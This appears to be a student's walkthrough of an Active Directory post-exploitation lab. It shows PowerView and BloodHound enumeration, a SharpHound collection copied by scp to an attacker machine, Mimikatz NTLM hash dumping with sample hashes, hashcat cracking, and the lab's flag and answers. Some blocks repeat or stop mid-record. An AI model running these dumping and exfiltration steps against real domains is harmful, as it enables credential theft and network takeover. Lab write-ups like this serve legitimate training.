

Task 2 Enumeration w/ Powerview

To start this room you will need to RDP or SSH into the machine, your credentials are:

Your machine IP is **MACHINE_IP**

Username: **Administrator**

Password: **P@\$S\$W0rd**

Domain Name: **CONTROLLER**

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>
```

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>whoami
controller\administrator

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeSecurityPrivilege	Manage auditing and security log	Enabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled

SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Enabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Enabled

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>whoami /groups

GROUP INFORMATION
```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory
BUILTIN\Certificate Service DCOM Access	Alias	S-1-5-32-574	Mandatory
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory
CONTROLLER\Group Policy Creator Owners	Group	S-1-5-21-849420856-2351964222-986696166-520	Mandatory
CONTROLLER\Domain Admins	Group	S-1-5-21-849420856-2351964222-986696166-512	Mandatory
CONTROLLER\Schema Admins	Group	S-1-5-21-849420856-2351964222-986696166-518	Mandatory
CONTROLLER\Enterprise Admins	Group	S-1-5-21-849420856-2351964222-986696166-519	Mandatory
Authentication authority asserted identity	Well-known group	S-1-18-1	Mandatory
CONTROLLER\Denied RODC Password Replication Group	Alias	S-1-5-21-849420856-2351964222-986696166-572	Mandatory
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	

PowerView is a powerful powershell script from powershell empire that can be used for enumerating a domain after you have already gained a shell in the system.

We'll be focusing on how to start up and get users and groups from PowerView.

I have already taken the time and put PowerView on the machine



1.) Start Powershell - `powershell -ep bypass` -ep bypasses the execution policy of powershell allowing you to easily run scripts

2.) Start PowerView - `.\Downloads\PowerView.ps1`

3.) Enumerate the domain users - `Get-NetUser | select cn`

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> . .\Downloads\PowerView.ps1
PS C:\Users\Administrator> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
POST{P0W3RV13W_FTW}
sshd
```

4.) Enumerate the domain groups - `Get-NetGroup -GroupName *admin*`

```
PS C:\Users\Administrator> Get-NetGroup -GroupName *admin*
Administrators
Hyper-V Administrators
Storage Replica Administrators
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins
```

Now enumerate the domain further on your own

Here's a cheatsheet to help you with commands: <https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993>

```
PS C:\Users\Administrator> Get-DomainPolicy

RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.String[]}
SystemAccess    : @{MinimumPasswordAge=1; MaximumPasswordAge=42; LockoutBadCount=0; PasswordComplexity=1;
                  RequireLogonToChangePassword=0; LSANonymousNameLookup=0; ForceLogoffWhenHourExpire=0;
                  PasswordHistorySize=24; ClearTextPassword=0; MinimumPasswordLength=7}
Version         : @{Revision=1; signature="$CHICAGO$"}
KerberosPolicy  : @{MaxTicketAge=10; MaxServiceAge=600; MaxClockSkew=5; MaxRenewAge=7; TicketValidateClient=1}
Unicode         : @{Unicode=yes}
```

Cheatsheet Credit: HarmJ0y

Answer the questions below

```
PS C:\Users\Administrator> Invoke-ShareFinder
\\Domain-Controller.CONTROLLER.local\ADMIN$ - Remote Admin
\\Domain-Controller.CONTROLLER.local\C$ - Default share
\\Domain-Controller.CONTROLLER.local\IPC$ - Remote IPC
\\Domain-Controller.CONTROLLER.local\NETLOGON - Logon server share
\\Domain-Controller.CONTROLLER.local\Share - 
\\Domain-Controller.CONTROLLER.local\SYSVOL - Logon server share
PS C:\Users\Administrator> █
```

What is the shared folder that is not set by default?

➔ Share

```
PS C:\Users\Administrator> Get-ComputerInfo -Property "os*"

OsName           : Microsoft Windows Server 2019 Standard
OsType           : WINNT
OsOperatingSystemSKU : StandardServerEdition
OsVersion        : 10.0.17763
OsCSDVersion     : 
OsBuildNumber    : 17763
OsHotFixes       : {KB4514366, KB4512577, KB4512578}
OsBootDevice     : \Device\HarddiskVolume1
OsSystemDevice   : \Device\HarddiskVolume2
OsSystemDirectory : C:\Windows\system32
OsSystemDrive    : C:
OsWindowsDirectory : C:\Windows
OsCountryCode    : 1
OsCurrentTimeZone : -420
OsLocaleID       : 0409
OsLocale         : en-US
OsLocalDateTime  : 7/4/2023 1:30:30 AM
OsLastBootUpTime : 7/4/2023 1:10:29 AM
OsUptime         : 00:20:00.5896640
OsBuildType      : Multiprocessor Free
OsCodeSet        : 1252
OsDataExecutionPreventionAvailable : True
OsDataExecutionPrevention32BitApplications : True
OsDataExecutionPreventionDrivers : True
OsDataExecutionPreventionSupportPolicy : OptOut
OsDebug          : False
OsDistributed    : False
OsEncryptionLevel : 256
OsForegroundApplicationBoost : Maximum
OsTotalVisibleMemorySize : 2096752
OsFreePhysicalMemory : 1159736
OsTotalVirtualMemorySize : 3276400
OsFreeVirtualMemory : 2436372
OsInUseVirtualMemory : 840028
OsTotalSwapSpaceSize : 
OsSizeStoredInPagingFiles : 1179648
OsFreeSpaceInPagingFiles : 1179648
```

```

OsDistributed : False
OsEncryptionLevel : 256
OsForegroundApplicationBoost : Maximum
OsTotalVisibleMemorySize : 2096752
OsFreePhysicalMemory : 1159736
OsTotalVirtualMemorySize : 3276400
OsFreeVirtualMemory : 2436372
OsInUseVirtualMemory : 840028
OsTotalSwapSpaceSize :
OsSizeStoredInPagingFiles : 1179648
OsFreeSpaceInPagingFiles : 1179648
OsPagingFiles : {C:\pagefile.sys}
OsHardwareAbstractionLayer : 10.0.17763.737
OsInstallDate : 5/13/2020 8:00:12 PM
OsManufacturer : Microsoft Corporation
OsMaxNumberOfProcesses : 4294967295
OsMaxProcessMemorySize : 137438953344
OsMuiLanguages : {en-US}
OsNumberOfLicensedUsers : 0
OsNumberOfProcesses : 54
OsNumberOfUsers : 9
OsOrganization :
OsArchitecture : 64-bit
OsLanguage : en-US
OsProductSuites : {TerminalServices, TerminalServicesSingleSession}
OsOtherTypeDescription :
OsPAEEnabled :
OsPortableOperatingSystem : False
OsPrimary : True
OsProductType : DomainController
OsRegisteredUser : Windows User
OsSerialNumber : 00429-70000-00000-AA733
OsServicePackMajorVersion : 0
OsServicePackMinorVersion : 0
OsStatus : OK
OsSuites : {TerminalServices, TerminalServicesSingleSession}
OsServerLevel : FullServer

```

```

PS C:\Users\Administrator> Get-NetComputer -fulldata | select operatingsystem

operatingsystem
-----
Windows Server 2019 Standard
Windows 10 Enterprise Evaluation
Windows 10 Enterprise Evaluation

```

What operating system is running inside of the network besides Windows Server 2019?

➔ Windows 10 Enterprise Evaluation

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> . .\Downloads\PowerView.ps1
PS C:\Users\Administrator> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
POST{P0W3RV13W_FTW}
sshd
```

I've hidden a flag inside of the users find it

➔ POST{P0W3RV13W_FTW}

Task 3 Enumeration w/ Bloodhound

Bloodhound là một giao diện đồ họa cho phép bạn vạch ra mạng một cách trực quan. Công cụ này cùng với SharpHound tương tự như PowerView lấy người dùng, nhóm, độ tin cậy, v.v. của mạng và thu thập chúng vào các tệp .json để sử dụng bên trong Bloodhound.

Chúng tôi sẽ tập trung vào cách thu thập các tệp .json và cách nhập chúng vào Bloodhound

Tôi đã dành thời gian để đặt SharpHound lên máy

I have already taken the time to put SharpHound onto the machine



BloodHound Installation -

- 1.) `apt-get install bloodhound`
- 2.) `neo4j console` - default credentials -> neo4j:neo4j


```

(root@kali)-[/home/kali]
# neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:    /usr/share/neo4j/plugins
import:     /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j.
2023-07-04 08:34:19.118+0000 INFO Starting ...
2023-07-04 08:34:19.856+0000 INFO This instance is ServerId{7aaf5496} (7aaf5496-6ba7-4118-8745-39307b5e8ee9)
2023-07-04 08:34:21.782+0000 INFO ===== Neo4j 4.4.16 =====
2023-07-04 08:34:23.727+0000 INFO Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2023-07-04 08:34:23.740+0000 INFO Setting up initial user from defaults: neo4j
2023-07-04 08:34:23.740+0000 INFO Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2023-07-04 08:34:23.761+0000 INFO Setting version for 'security-users' to 3
2023-07-04 08:34:23.764+0000 INFO After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2023-07-04 08:34:23.769+0000 INFO Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2023-07-04 08:34:24.060+0000 INFO Bolt enabled on localhost:7687.
2023-07-04 08:34:25.024+0000 INFO Remote interface available at http://localhost:7474/
2023-07-04 08:34:25.028+0000 INFO id: BBDE58640989253C04F1ABD01E42A44BC735EF8A67DAE3A6AE2E2CFE5250A05D
2023-07-04 08:34:25.028+0000 INFO name: system
2023-07-04 08:34:25.028+0000 INFO creationDate: 2023-07-04T08:34:22.444Z
2023-07-04 08:34:25.029+0000 INFO Started.

```

\$:server connect

Connect to
Neo4j

Database access
might require an
authenticated
connection

Connect URL

neo4j:// ▼ localhost:7687

Database - leave empty for default


Authentication type

Username / Password ▼

Username

Password

Connect



Getting loot w/ SharpHound -

- 1.) `powershell -ep bypass` same as with PowerView
- 2.) `.\Downloads\SharpHound.ps1`
- 3.) `Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip`

```
PS C:\Users\Administrator> powershell -ep bypass
Windows PowerShell
Copyright (c) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> . .\Downloads\SharpHound.ps1
PS C:\Users\Administrator> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip

Initializing SharpHound at 1:38 AM on 7/4/2023

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 72 MB RAM
Status: 66 objects finished (+66 66)/s -- Using 81 MB RAM
Enumeration finished in 00:00:01.6516519
Compressing data to C:\Users\Administrator\20230704013842_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 1:38 AM on 7/4/2023! Happy Graphing!
```

4.) Transfer the loot.zip folder to your Attacker Machine


note: you can use scp to transfer the file if you're using ssh

```
PS C:\Users\Administrator> scp 20230704013842_loot.zip kali@10.18.52.203:/home/kali/tryhackme/postexploit
kali@10.18.52.203's password:
20230704013842_loot.zip 100% 9504 42.4KB/s 00:00
PS C:\Users\Administrator> █
```


```
(kali@kali)-[~/tryhackme/postexploit]
$ ls
20230704013842_loot.zip
```


Mapping the network w/ BloodHound -

- 1.) **bloodhound** Run this on your attacker machine not the victim machine




- 2.) Sign In using the same credentials you set with Neo4j




- 3.) Inside of Bloodhound search for this icon  and import the loot.zip folder


note: On some versions of BloodHound the import button does not work to get around this simply drag and drop the loot.zip folder into Bloodhound to import the .json files




4.) To view the graphed network open the menu and select queries this will give you a list of pre-compiled queries to choose from.



The queries can be as simple as find all domain admins -



Or as complicated as shortest path to high value targets -



There are plenty of queries to choose from and enumerate connections inside of the network

Answer the questions below

What service is also a domain admin

➔ SQLSERVICE

What two users are Kerberoastable?

➔ SQLSERVICE, KRBTGT

Task 4 Dumping hashes w/ mimikatz

Mimikatz is a very popular and powerful post-exploitation tool mainly used for dumping user credentials inside of a active directory network

We'll be focusing on dumping the NTLM hashes with mimikatz and then cracking those hashes using hashcat

I have already taken the time to put mimikatz on the machine



Dump Hashes w/ mimikatz -

1.) `cd Downloads && mimikatz.exe` this will cd into the directory that mimikatz is kept as well as run the mimikatz binary

```
PS C:\Users\Administrator\Downloads> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # █
```

2.) `privilege::debug` ensure that the output is "Privilege '20' ok" - This ensures that you're running mimikatz as an administrator; if you don't run mimikatz as an administrator, mimikatz will not run properly

3.) `lsadump::lsa /patch` Dump those hashes!

```
PS C:\Users\Administrator\Downloads> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID : 0000044f (1103)
User : Machine1
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID : 00000451 (1105)
User : Admin2
LM :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
```

```
RID : 00000451 (1105)
User : Admin2
LM :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe

RID : 00000452 (1106)
User : Machine2
LM :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0

RID : 00000453 (1107)
User : SQLService
LM :
NTLM : f4ab68f27303bcb4024650d8fc5f973a

RID : 00000454 (1108)
User : POST
LM :
NTLM : c4b0e1b10c7ce2c4723b4e2407ef81a2

RID : 00000457 (1111)
User : sshd
LM :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID : 000003e8 (1000)
User : DOMAIN-CONTROLL$
LM :
NTLM : d0425e9471ebb650615f2eeafbe84662

RID : 00000455 (1109)
User : DESKTOP-2$
LM :
NTLM : 3c2d4759eb9884d7a935fe71a8e0f54c

RID : 00000456 (1110)
User : DESKTOP-1$
LM :
NTLM : 7d33346eeb11a4f12a6c201faaa0d89a
```

Crack those hashes w/ hashcat

1.) `hashcat -m 1000 <hash> rockyou.txt`

```
RID : 0000044f (1103)
User : Machine1
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID : 00000451 (1105)
User : Admin2
LM :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe

RID : 00000452 (1106)
User : Machine2
LM :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0


RID : 00000453 (1107)
User : SQLService
LM :
```


Mimikatz has many uses along side being a great tool to dump hashes we will cover another one of those ways of using mimikatz in the next task by creating a golden ticket with mimikatz

Answer the questions below

what is the Machine1 Password?

➔ Password1

A screenshot of a terminal window showing the output of Mimikatz. The text is as follows:
RID : 00000452 (1106)
User : Machine2
LM :
